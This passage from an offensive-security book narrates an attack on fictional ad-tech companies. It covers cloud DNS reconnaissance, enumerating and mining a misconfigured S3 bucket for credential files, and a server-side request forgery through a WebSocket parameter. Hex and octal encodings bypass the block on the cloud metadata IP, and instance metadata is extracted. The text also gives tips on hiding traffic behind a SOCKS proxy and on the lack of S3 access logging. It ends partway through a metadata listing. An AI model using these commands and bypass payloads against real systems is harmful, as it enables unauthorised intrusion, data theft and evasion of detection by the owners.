This is probably the phase that will challenge your confidence the most. I will share as many shortcuts as possible in this book, but believe me when I say that for this particular task, the oldest recipe in the world is the most effective one: *the more you practice, the better you will get.* The more fantastic and incredulous the vulnerabilities you encounter, the more confidence you will gain, not only in yourself, but also in the inevitability of human errors.

Practice Makes Perfect

So how do you get started? Well, completing capture-the-flag (CTF) challenges is one way to master the very basic principles of exploits like SQL injections, cross-site scripting (XSS), and other web vulnerabilities, but be aware that these exercises poorly reflect the reality of a vulnerable application; they were designed by enthusiasts as amusing puzzles rather than the result of an honest mistake or a lazy copy-paste from a Stack Overflow post.

The best way to learn about exploits is to try them in a safe environment. For example, experiment with SQL injections by spinning up a web server and a database in your lab, writing an app, and experimenting with it. Discover the subtleties of different SQL parsers, write your own filters to prevent injections, try to bypass those same filters, and so on. Get into the mind of a developer, face the challenge of parsing unknown input to build a database query or persist information across devices and sessions, and you will quickly catch yourself making the same dangerous assumptions the developers fall prey to. And as the saying goes, behind every great vulnerability there lies a false assumption lurking to take credit. Any stack will do for experimentation purposes: Apache + PHP, Nginx + Django, NodeJS + Firebase, and so on. Learn how to use these frameworks, understand where they store settings and secrets, and determine how they encode or filter user input.

With time, you'll develop a keen eye for spotting not only potentially vulnerable parameters, but how they are being manipulated by the application. Your mindset will change from "How can I make it work?" to "How can I abuse or break it?" Once this gear starts revolving in the back of your head, you will not be able to turn it off—trust me.

I also encourage you to take a look at what others are doing. I find great delight in reading bug bounty reports shared by researchers on Twitter, Medium, and other platforms like *pentester.land*. Not only will you be inspired by the tooling and methodology, you will also be reassured, in some sense, that even the biggest corporations fail at the most basic features like password reset forms.

Thankfully, for our purposes we are not in penetration test engagement, so time will be the least of our concerns. It is in fact our most precious ally. We will spend as much time as we deem necessary on each website. Your flair and curiosity are all the permissions you need to spend the whole day toying with any given parameter.

Revealing Hidden Domains

Back to our list of domains. When dealing with a full cloud environment, there is a shortcut that will help us learn more about websites and indeed prioritize them: we can reveal the real domains behind public-facing domains. Cloud providers usually produce unique URLs for each resource created by a customer, such as servers, load balancers, storage, managed databases, and content distribution endpoints. Take Akamai, a global content delivery network (CDN), for example. For a regular server, Akamai will create a domain name like *e9657.b.akamaiedge.net* to optimize packet transfer to that server, but no company will seriously use this unpronounceable domain for the public, so they hide it behind glamorous names like *stellar.mxrads.com* and *victory.gretschpolitco.com*. The browser may think it is communicating with *victory.gretschpolitico.com*, but the network packet is being actually sent to the IP address of *e9657.b.akamaiedge.net*, which then forwards the packet to its final destination.

If we can somehow figure out these hidden cloud names concealed behind each of the websites we retrieved, we may deduce the cloud service the websites rely on and thus focus on those services more likely to exhibit misconfigurations: Akamai is nice, but AWS S3 (storage service) and API Gateway (managed proxy) are more interesting, as we shall soon see. Or, if we know that a website is behind an AWS Application Load Balancer, for example, we can anticipate some parameter filtering and therefore adjust our payloads. Even more interesting, we can try looking up the "origin" or real server IP address and thus bypass the intermediary cloud service altogether.

NOTE *Finding the real IP of a service protected by Akamai, Cloudflare, CloudFront, and other distribution networks is not straightforward. Sometimes the IP leaks in error messages, sometimes in HTTP headers. Other times, if luck puffs your way and the server has a unique enough fingerprint, you can find it using Shodan, ZoomEye, or a custom tool like CloudBunny (*https://github.com/Warflop/CloudBunny/*).*

We go back to our list of domains and push our DNS recon an extra step to find these hidden domains. We want to look for *CNAME entries* (name records that point to other name records) rather than IP addresses (as the more common A records do). The command `getent hosts` pulls these CNAME records:

```
root@Point1:~/# getent hosts thor.mxrads.com
91.152.253.4    e9657.b.akamaiedge.net stellar.mxrads.com
stellar.mxrads.com.edgekey.net
```

We can see that *thor.mxrads.com* is indeed behind an Akamai distribution point.

Not all alternative domains are registered as CNAME records; some are created as ALIAS records that do not explicitly show up in the name resolution process. For these stubborn cases, we can guess the AWS service by looking up the IP address in the public range published in the AWS documentation under General Reference.

I could not find a simple tool to perform this type of extended DNS reconnaissance, so I wrote a script to automate the process: *DNS Charts*, found at *https://dnscharts.hacklikeapornstar.com/*. We build a list of domains and then feed it to DNS Charts to look for those CNAME entries, with some additional regex matching to guess the cloud service. The result is printed in a colorful graph that highlights the underlying interactions between domains, as well as the main cloud services used by a company. Figure 5-1 shows some sample output of the tool.




Figure 5-1: List of services used by MXR Ads

One glance at this graph gives us a pretty clear image of the most interesting endpoints to target first. The majority of domains we retrieved are hosted on AWS and use a mixture of the following services: *CloudFront*, a distribution network; *S3*, Amazon's storage service; and *ELB*, a load balancer. The rest use the Akamai distribution network.

Notice how the dashboard URL of GP (top center) points to a domain belonging to MXR Ads (bottom left). We were right about their close relationship; it's even reflected in their respective infrastructures.


We have a few leads here. For example, the *gretschpol-alb-1463804911 .eu-west-1. . .* subdomain refers to an AWS Application Load Balancer (AWS ALB), suggested by the *alb* part of the URL. According to AWS documentation, this is a layer 7 load balancer that's responsible for distributing incoming traffic. In theory, a layer 7 load balancer is capable of parsing HTTP requests and even blocking some payloads when linked to the AWS Web Application Firewall (AWS WAF). Whether that is indeed the case is open for speculation and will require active probing, of course.

NOTE *It's not like AWS WAF is the glorious WAF that everyone has been waiting for. Every now and then, a Tweet pops out with a simple bypass:* http://bit.ly/303dPm0.

The application load balancer can wait, however. We already picked up our list of winners the moment we laid eyes on the graph. We will start with the all-too-tempting AWS S3 URLs.

Investigating the S3 URLs

AWS S3 is a highly redundant and cheap storage service offered by Amazon, starting at just $0.023 per GB, plus data transfer. Objects stored in S3 are organized into *buckets*. Each bucket has a unique name and URL across all AWS accounts (see Figure 5-2).


S3 buckets

Search for buckets | All access types

+ Create bucket | Edit public access settings | Empty | Delete | 9 Buckets

Bucket name	Access	Region
unique-bucket-name-3	Public	US East (N. Virgi

Figure 5-2: S3 storage bucket as it appears in the web console

S3 can host anything from JavaScript files to database backups. Following its rapid adoption by many companies, both small and massive, one could often hear in a meeting when speaking of a random file, "Oh, just put it on S3!"


This kind of concentration of easily available data on the internet draws hackers like bees to a flower, and sure enough, small and prestigious companies alike shared the same scandalous journal headlines. Open and vulnerable S3 buckets cost these companies terabytes of sensitive data, like customer information, transaction histories, and much more. Breaching a company has never been easier. You can even find a list of open S3 buckets at *https://buckets.grayhatwarfare.com/*.

Our little DNS graph in Figure 5-1 showed that we have four S3 URLs—*dl.mxrads.com*, *misc.mxrads.com*, *assets.mxrads.com*, and *resource.mxrads.com*—but in fact there may be more to uncover. Before we examine these buckets, we'll weed these out. Sometimes Akamai and CloudFront can hide S3 buckets behind ALIAS records. To be thorough, we will loop over the 18 Akamai and CloudFront URLs and take a hard look at the `Server` directive in the HTTP response:

```
root@Point1:~/# while read p; do \
echo $p, $(curl --silent -I -i https://$p | grep AmazonS3) \
done <cloudfront_akamai_subdomains.txt

digital-js.mxrads.com, Server: AmazonS3
streaming.mxrads.com, Server: AmazonS3
```

We have two more buckets to add to the mix. Great.

We proceed to load our first bucket URL, *dl.mxrads.com* (an alias for *mxrads-files.s3.eu-west-1.amazonaws.com*) in the browser, hoping to gain entry to whatever the bucket stores. Unfortunately, we immediately get slapped with a rather explicit error:


```
▼<Error>
   <Code>AccessDenied</Code>
   <Message>Access Denied</Message>
   <RequestId>F9C81D8DE0E5D907</RequestId>
 ▼<HostId>
     w4yGlMo9h1RXciQKvwab2zO0eYOvcdGxkRNIsvWLOwR0iyrIsAkdc1f4GiE7V+SGbd1FnEKTtT0=
   </HostId>
 </Error>
```

Access denied.

Contrary to what this message may suggest, we are not technically forbidden from accessing objects in the bucket. We are simply not allowed to list the bucket's content, very much like how the `Options -Indexes` in an Apache server disables directory listing.

NOTE *Sometimes the bucket is deleted but the CNAME remains defined. When that's the case, we can attempt a subdomain takeover by creating a bucket with the same name in our own AWS account. It's an interesting technique that can prove fatal in some situations. There is a nice article by Patrik Hudak about this at* https://0xpatrik.com/takeover-proofs/.

S3 Bucket Security

Following one too many scandals involving insecure S3 buckets, AWS has tightened up its default access controls. Each bucket now has a sort of public switch that the user can easily activate to disallow any type of public access. It might seem like a basic feature to have, except that a bucket's access list is governed by not one, not two, not three, but four overlapping settings beneath the public switch! How very convoluted. One can almost forgive companies for messing up their configuration. These settings are as follows:

- **Access lists (ACL)**: Explicit rules stating which AWS accounts can access which resources (deprecated).
- **Cross-Origin Resource Sharing (CORS)**: Rules and constraints placed on HTTP requests originating from other domains, which can filter based on the request's User Agent string, HTTP method, IP address, resource name, and so on.
- **Bucket policy**: A JavaScript Object Notation (JSON) document with rules stating which actions are allowed, by whom, and under which conditions. The bucket policy replaces ACLs as the nominal way of protecting a bucket.
- **Identity and Access Management (IAM) policies**: Similar to bucket policies, but these JSON documents are attached to users/groups/roles instead of buckets.

Here's an example of a bucket policy that allows anyone to get an object from the bucket but disallows any other operation on the bucket, such as listing its content, writing files, changing its policy, and so on:

```
{
  "Version":"2012-10-17",
  "Statement":[
    {
      "Sid":"UniqueID", // ID of the policy
      "Effect":"Allow", // Grant access if conditions are met
      "Principal": "*", // Applies to anyone (anonymous or not)
      "Action":["s3:GetObject"], // S3 operation to view a file
      "Resource":["arn:aws:s3:::bucketname/*"] // all files in the bucket
    }
  ]
}
```

AWS combines rules from these four settings to decide whether or not to accept an incoming operation. Presiding over these four settings is the master switch called *Block public access*, which, when turned on, disables all public access, even if it's explicitly authorized by one of the four underlying settings.

Complicated? That's putting it mildly. I encourage you to set up an AWS account and explore the intricacies of S3 buckets to develop the right reflexes in recognizing and abusing overly permissive S3 settings.

NOTE *There is also the rather illusive notion of object ownership, which trumps all other settings except for the public switch. We will deal with it later on.*

Examining the Buckets

Back to our list of buckets. We skim through them and are again denied entry for all except *misc.mxrads.com*, which, strangely enough, returns an empty page. The absence of error is certainly encouraging. Let's probe further using the AWS command line. First, we install the AWS command line interface (CLI):

```
root@Point1:~/# sudo apt install awscli
root@Point1:~/# aws configure
[Put any valid set of credentials to unlock the CLI.
You can use your own AWS account for instance]
```

The AWS CLI does not accept S3 URLs, so we need to figure out the real bucket name behind *misc.mxrads.com*. Most of the time, this is as simple as inspecting the domain's CNAME record, which in this case yields *mxrads-misc.s3-website.eu-west-1.amazonaws.com*. This tells us that the bucket's name is mxrads-misc. If inspecting the CNAME doesn't work, we need more elaborate tricks, such as injecting special characters like `%C0` in the URL, or appending invalid parameters, in an attempt to get S3 to display an error page containing the bucket name.

Armed with this bucket name, we can leverage the full power of the AWS CLI. Let's start by retrieving a full list of objects present in the bucket and saving it to a text file:

```
root@Point1:~/# aws s3api list-objects-v2 --bucket mxrads-misc > list_objects.txt
root@Point1:~/# head list_objects.txt
{ "Contents": [{
    "Key": "Archive/",
    "LastModified": "2015-04-08T22:01:48.000Z",
     "Size": 0,
    "Key": "Archive/_old",
    "LastModified": "2015-04-08T22:01:48.000Z",
    "Size": 2969,

    "Key": "index.html",
    "LastModified": "2015-04-08T22:01:49.000Z",
    "Size": 0,
  },
--snip--
```

We get a lot of objects—too many to manually inspect. To find out exactly how many, we grep the "Key" parameters:

```
root@Point1:~/# grep '"Key"' list_objects.txt |wc -l
425927
```

Bingo! We have more than 400,000 files stored in this single bucket. That's as good a catch as they come. In the list of objects, note the empty *index.html* at the root of the S3 bucket; an S3 bucket can be set up to act as a website hosting static files like JavaScript code, images, and HTML, and this *index.html* file is what's responsible for the blank page we got earlier when running the URL.

S3 FILING SYSTEM

Also notice how S3's internal catalog system lacks any hierarchical order. It's a common misconception to think of S3 as a filesystem. It's not. There are no folders, or indeed files—at least not in their common modern definitions. S3 is a key-value storage system. Period. AWS's web console gives the illusion of organizing files inside folders, but that's just some GUI voodoo. A folder in S3 is simply a key pointing to a null value. A file that seems to be inside a folder is nothing more than a blob of storage referenced by a key named like */folder/file*. As another way to put it, using the AWS CLI, we can delete a folder without deleting that folder's files because the two are absolutely not related.

It's time for some poor man's data mining. Let's use regex patterns to look up SQL scripts, bash files, backup archives, JavaScript files, config files, VirtualBox snapshots—anything that might give us valuable credentials:

```
# we extract the file names in the "key" parameter:
root@Point1:~/# grep '"Key"' list_objects | sed 's/[",]//g' > list_keys.txt

root@Point1:~/# patterns='\.sh$|\.sql$|\.tar\.gz$\.properties$|\.config$|\.tgz$'

root@Point1:~/# egrep $patterns list_keys.txt
  Key: debug/360-ios-safari/deploy.sh
  Key: debug/ias-vpaidjs-ios/deploy.sh
  Key: debug/vpaid-admetrics/deploy.sh
  Key: latam/demo/SiempreMujer/nbpro/private/private.properties
  Key: latam/demo/SiempreMujer/nbpro/project.properties
  Key: demo/indesign-immersion/deploy-cdn.sh
  Key: demo/indesign-immersion/deploy.sh
  Key: demo/indesign-mobile-360/deploy.sh
--snip--
```

This gives us a list of files with some potential. We then download these candidates using `aws s3api get-object` and methodically go through each of them, hoping to land on some form of valid credentials. An interesting fact to keep in mind is that AWS does not log S3 object operations like `get-object` and `put-object` by default, so we can download files to our heart's content with the knowledge that no one has tracked our movements. Sadly, that much cannot be said of the rest of the AWS APIs.

Hours of research later and we still have nothing, zip, nada. It seems most of the scripts are old three-liners used to download public documents, fetch other scripts, automate routine commands, or create dummy SQL tables.

Time to try something else. Maybe there are files with sensitive data that escaped our previous pattern filter. Maybe files with uncommon extensions hiding in the pile. To find these files, we run an aggressive inverted search that weeds out common and useless files like images, Cascading Style Sheets (CSS), and fonts in an effort to reveal some hidden gems:

```
root@Point1:~/# egrep -v
"\.jpg|\.png|\.js|\.woff|/\",$|\.css|\.gif|\.svg|\.ttf|\.eot" list_keys.xt

Key: demo/forbes/ios/7817/index.html
Key: demo/forbes/ios/7817/index_1.html
Key: demo/forbes/ios/7817/index_10.html
Key: demo/forbes/ios/7817/index_11.html
Key: demo/forbes/ios/7817/index_12.html
Key: demo/forbes/ios/7817/index_13.html
--snip--

root@Point1:~/# aws s3api get-object --bucket mxrads-misc \
--key demo/forbes/ios/7817/index.html forbes_index.html
```

HTML files are not exactly the special files we had in mind, but since they represent more than 75 percent of the files in this bucket, we'd better take a look. Opening them up, we see that they appear to be saved pages of news websites around the world. Somewhere in this messy GP infrastructure, an application is fetching web pages and storing them in this bucket. We want to know why.

Remember in Chapter 1 when I spoke about that special *hacker flair*? This is it. This is the kind of find that should send tingling sensations down your spine!

Inspecting the Web-Facing Application

Where is this damn application hiding? To weed it out, we go back to our DNS reconnaissance results from Figure 5-1 and, sure enough, the perfect suspect jumps out screaming from the lot: *demo.mxrads.com*. We saw the same "demo" keywords in the S3 keys with HTML files. We didn't even have to grep.

We enter *demo.mxrads.com* in the browser and see that the main image and headline seem to describe the behavior we were looking for (see Figure 5-3).





Figure 5-3: Home page of demo.mxrads.com

To take a closer look at this page, we'll fire up Burp Suite, a local web proxy that conveniently intercepts and relays every HTTP request coming from our browser (OWASP fans can use ZAP, the Zed Attack Proxy). We reload *demo.mxrads.com* with Burp running and see the requests made by the sites trickling down in real time, as shown in Figure 5-4.



Filter: Showing all items

#	Host	Method	URL	Params	Edited	Status
13	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/ionicons/css...			200
12	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/animate/ani...			200
11	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/font-awesom...			200
10	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/bootstrap/cs...			200
9	https://fonts.googleapis.com	GET	/css?family=Open+Sans:300,300i,400,...	✓		200
8	https://demo.mxrads.com	GET	/css?family=Open+Sans:300,300i,400,...	✓		200
7	https://demo.mxrads.com	GET	/			200

Figure 5-4: Burp inspection of the MXR Ads demo page

NOTE *For an extra layer of anonymity, we can instruct either Burp or ZAP to direct its traffic through a SOCKS proxy sitting on the attack server to make sure all packets originate from that distant host. Look for "SOCKS proxy" under "User-options" in Burp.*

This is a great attack surface. Using Burp, we can intercept these HTTP(S) requests, alter them on the fly, repeat them at will, and even configure regex rules to automatically match and replace headers. If you've ever done a web pentest or CTF challenge, you must have used a similar tool. But we'll set that aside for now and continue our investigation.

We return to inspecting the *demo.mxrads.com* site. As we would suspect from a company like MXR Ads, this website offers to showcase demo ads on multiple browsers and devices, and also on some featured websites like *nytimes.com* and *theregister.com* (see Figure 5-5). Sales teams around the world likely leverage these features to convince media partners that their technology seamlessly integrates with any web framework. Pretty clever.





Figure 5-5: MXR Ads feature showcasing ads on various popular sites

We'll inspect the page by trying out the feature. We choose to display an ad on the *New York Times*, and a new content window pops up with a lovely ad for a random perfume brand stacked in the middle of today's NYT's main page.

This demo page may seem like a harmless feature: we point to a website, and the app fetches its actual content and adds a video player with a random ad to show potential clients what MXR Ads can do. What vulnerabilities could it possibly introduce? So many. . .

Before we look at how to exploit this app, let's first assess what's happening behind the scenes using Burp Proxy. What happens when we click the NYT option to showcase an ad? We see the results in Figure 5-6.



#	Host	Method	URL
1	http://demo.mxrads.com	GET	/


```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: 1Nj5l0xelPKkyxV8ozF2tQVtccc=
```

Figure 5-6: Clicking the NYT option on demo.mxrads.com

We don't get much HTTP traffic, that's for sure. Once the web page is loaded, the server responds with an "HTTP 101 Upgrade protocol" message, then no more communication appears in the HTTP History tab. We need to switch to the WebSockets History tab to follow the rest of the exchange.

Interception with WebSocket

WebSocket is another communication protocol alongside HTTP, but, unlike HTTP, WebSocket is a full-duplex communication channel. In the regular HTTP protocol, each server response matches a client request. The server does not maintain the state between two requests; rather, the state is handled by cookies and headers, which help the backend application remember who is calling which resource. WebSockets operate differently: the client and server establish a duplex and binding tunnel where each one can initiate communications at will. It is not uncommon to have several incoming messages for one outgoing message, or vice versa. (For further reading on WebSockets, check out *https://blog.teamtreehouse.com/an-introduction-to-websockets/*.) The beautiful aspect of WebSockets is that they do not require HTTP cookies and therefore don't bother supporting them. These are the same cookies that maintain the user authentication session! So whenever there is a switch from HTTP to WebSocket in authenticated sessions, there is an opportunity to bypass access control by directly fetching sensitive resources using WebSocket instead of HTTP, but that's another class of vulnerability for another time. Figure 5-7 shows our WebSockets History tab.




#	URL	Direction	Edited	Length	Comm
6	http://demo.mxrads.com/screen	← To client		1000223	
5	http://demo.mxrads.com/screen	→ To server		114	
4	http://demo.mxrads.com/screen	→ To server		97	
3	http://demo.mxrads.com/screen	→ To server		97	
2	http://demo.mxrads.com/screen	→ To server		97	

```
https://www.nytimes.com/:!Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0:!951:!437
```

Figure 5-7: The WebSockets History page for demo.mxrads.com

The WebSocket communication seems pretty straightforward: each message to the server is composed of a URL (*nytimes.com*) followed by metrics related to the user browser (Mozilla/5.0. . .), along with an identifier of the ad to display (437). Burp cannot replay ("repeat" in Burp terminology) past WebSocket communications, so to tamper with the WebSocket message we need to manually trigger it from the demo website.

We turn on intercept mode in Burp options, which will allows us to catch the next message exchanged and update it on the fly. For instance, let's see if we can get the MRX Ads site to fetch the home page of that Nginx container we set up in Chapter 1 (see Figure 5-8).



WebSockets message to http://demo.mxrads.com/

```
https://www.archives-jessie-packages.org/:!Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Fire
```

Figure 5-8: Intercepting a web page in Burp

We forward the modified request and head to our Docker container to explore the logs. We grab the container ID using `docker ps` and then feed it to `docker logs`:

```
root@Nginx:~/# docker ps
CONTAINER ID        IMAGE            COMMAND
5923186ffda5        sparcflow/ngi. . .   "/bin/bash /sc. . ."
```

```
root@Nginx:~/# docker logs 5923186ffda5
54.221.12.35 - - [26/Oct/2019:13:44:08 +0000] "GET / HTTP/1.1". . .
```

The MXR Ads app does indeed fetch URLs in real time! Why is that so awesome, you ask? Well, not all domains and IP addresses were created equal, you see. Some IP addresses have particular purposes. A perfect example is the 127.0.0.0/8 block that refers to the loopback address (the host itself), or 192.168.0.0/16, which is reserved for private networks. One lesser-known IP address range is 169.254.0.0/16, which is reserved by the Internet Engineering Task Force (IETF) for link-local addressing, meaning this range is only valid for communication inside a network and cannot be routed to the internet. Whenever a computer fails to acquire an IP address through DHCP, for instance, it assigns itself an IP in this range. More importantly, this range is also used by many cloud providers to expose private APIs to their virtual machines, so they become aware of their own environment.

On almost all cloud providers, a call to the IP 169.254.169.254 is routed to the hypervisor and retrieves information about internal matters such as the machine's hostname, internal IP, firewall rules, and so forth. This is a trove of metadata that could give us a sneak peek into the company's internal architecture.

Let's give it a go, shall we? With Burp intercept mode still on, we trigger another WebSocket message to showcase an ad on the *New York Times*, but this time, we replace the URL in the message body with the default AWS metadata URL, *http://169.254.169.254/latest*, as shown next:

```
#Modified WebSocket message:
http://169.254.169.254:! Mozilla/5.0 (Windows NT 9.0; Win64; x64. . .
```

We wait for a response from the server—remember it's asynchronous—but nothing comes back.

MXR Ads are not making things easy for us. It's reasonable to assume that the URL is explicitly banned in the app for precisely this reason. Or maybe the app simply expects a valid domain? Let's replace the metadata IP with a more innocuous IP (for instance, that of our Nginx):

```
#Modified WebSocket message:
http://54.14.153.41/:! Mozilla/5.0 (Windows NT 9.0; Win64; x64. . .
```

We check the logs and, sure enough, we see the request from the app coming through:

```
root@Point1:~/# docker logs 5923186ffda5
54.221.12.35 - - [26/Oct/2019:13:53:12 +0000] "GET / HTTP/1.1". . .
```

Okay, so some IP addresses are allowed, but 169.254.169.254 must be explicitly banned by the app. Time to whip out our bag of dirty string-parsing tricks. Though IP addresses are commonly expressed in decimal format, browsers and web clients are in fact happy with more esoteric representations, like hexadecimal or octal. For instance, all the following IP addresses are equivalent:


```
http://169.254.169.254
http://0xa9fea9fe # hexadecimal representation
http://0xA9.0xFE.0xA9.0xFE # dotted hexadecimal
http://025177524776 # octal representation
http://①⑥⑨.②⑤④.①⑥⑨.②⑤④ # Unicode representation
```

We can try to get around the IP address ban by trying out its hex, dotted hex, and octal alternatives.

ASSIGNING PRIVATE IP ADDRESSES TO PUBLIC DOMAINS

One alternative technique is to register a custom domain name that resolves to 169.254.169.254 and then use that domain name to try to bypass the hard-coded check. After all, nothing forbids us from assigning a private IP address to a public domain. The IP address will be dropped by the first public router, but since the request does not leave the physical network card, the trick works like a charm.

In this case, simple hexadecimal formatting does the job, and we get the famous output of AWS's metadata API, as shown in Figure 5-9.



#	URL	Direction	Edited	Length
12	http://demo.mxrads.com/	← To client		230
11	http://demo.mxrads.com/	→ To server		107
10	http://demo.mxrads.com/	→ To server		111

```
1.0
2007-01-19
2007-03-01
2007-08-29
```

Figure 5-9: Output of the AWS metadata URL

In the Raw section at the bottom of Figure 5-9, the strings 1.0, 2007-01-19, 2007-03-01, and so on are the different versions of the metadata endpoint. Rather than specify a specific date, we can use the keyword */latest* in the path to get the most data possible, as we'll see in the next section.

This output, of course, confirms that we have a valid case for server-side request forgery. Time for some damage!

Server-Side Request Forgery

A *server-side request forgery (SSRF)* attack involves us forcing some server-side application to make HTTP requests to a domain of our choosing. This can sometimes grant us access to internal resources or unprotected admin panels.

Exploring the Metadata

We start gathering basic information about the machine running this web-page-fetching application, again using Burp's Interceptor feature. After intercepting our request, we substitute the hex-encoded metadata IP for the originally requested URL and then append AWS's metadata API name to the end, as shown in Listing 5-1.

NOTE *Spin up a regular machine on AWS and start exploring the metadata API to get a better grasp of the information available. You can find a list of all available fields at* https://amzn.to/2FFwvPn.

```
# AWS Region
http://0xa9fea9fe/latest/meta-data/placement/availability-zone
eu-west-1a

# Instance ID
http://0xa9fea9fe/latest/meta-data/instance-id
❶ i-088c8e93dd5703ccc

# AMI ID
http://0xa9fea9fe/latest/meta-data/ami-id
❷ ami-02df9ea15c1778c9c

# Public hostname
http://0xa9fea9fe/latest/meta-data/public-hostname
❸ ec2-3-248-221-147.eu-west-1.compute.amazonaws.com
```

Listing 5-1: Basic information on the web app, pulled from the metadata API

From this we see that the demo app is running in the `eu-west-1` region, indicating one of Amazon's datacenters in Ireland. There are dozens of regions available in AWS. While companies strive to distribute their most important applications across multiple regions, auxiliary services and sometimes backends tend to concentrate in a subset of regions. The instance ID, a unique identifier assigned to each virtual machine spawned in the EC2 service, is `i-088c8e93dd5703ccc` ❶. This information can come in handy when executing AWS API calls targeting the machine running the ad application.

The image ID `ami-02df9ea15c1778c9c` ❷ refers to the snapshot used to run the machine, such as Ubuntu image or CoreOS. Machine images can be public (available to all AWS customers) or private (available only to specific accounts). This particular AMI ID is private, as it cannot be found on the AWS EC2 console. Had the AMI ID not been private, we could have spawned a similar instance of the snapshot to test future payloads or scripts.

Finally, the public hostname gives us a direct route to the machine running the demo application (or *EC2 instance* in AWS jargon), provided local firewall rules allow us to reach it. This machine's public IP can be deduced from its canonical hostname: `3.248.221.147` ❸.

Speaking of network configuration, let's pull the firewall configuration from the metadata API, as shown in Listing 5-2. Understanding what firewall rules exist can give you hints about other hosts that interact with this system, and what services may be running on it, even if they aren't publicly accessible. Firewall rules are managed in objects called *security groups*.

```
# MAC address of the network interface
http://0xa9fea9fe/latest/meta-data/network/interfaces/macs/
06:a0:8f:8d:1c:2a

# Amazon Owner ID
http://0xa9fea9fe/. . ./macs/06:a0:8f:8d:1c:2a/owner-id
886371554408

# Security groups
http://0xa9fea9fe/. . ./macs/06:a0:8f:8d:1c:2a/security-groups
elb_http_prod_eu-west-1
elb_https_prod_eu-west-1
common_ssh_private_eu-west-1
egress_internet_http_any

# Subnet ID where the instance lives
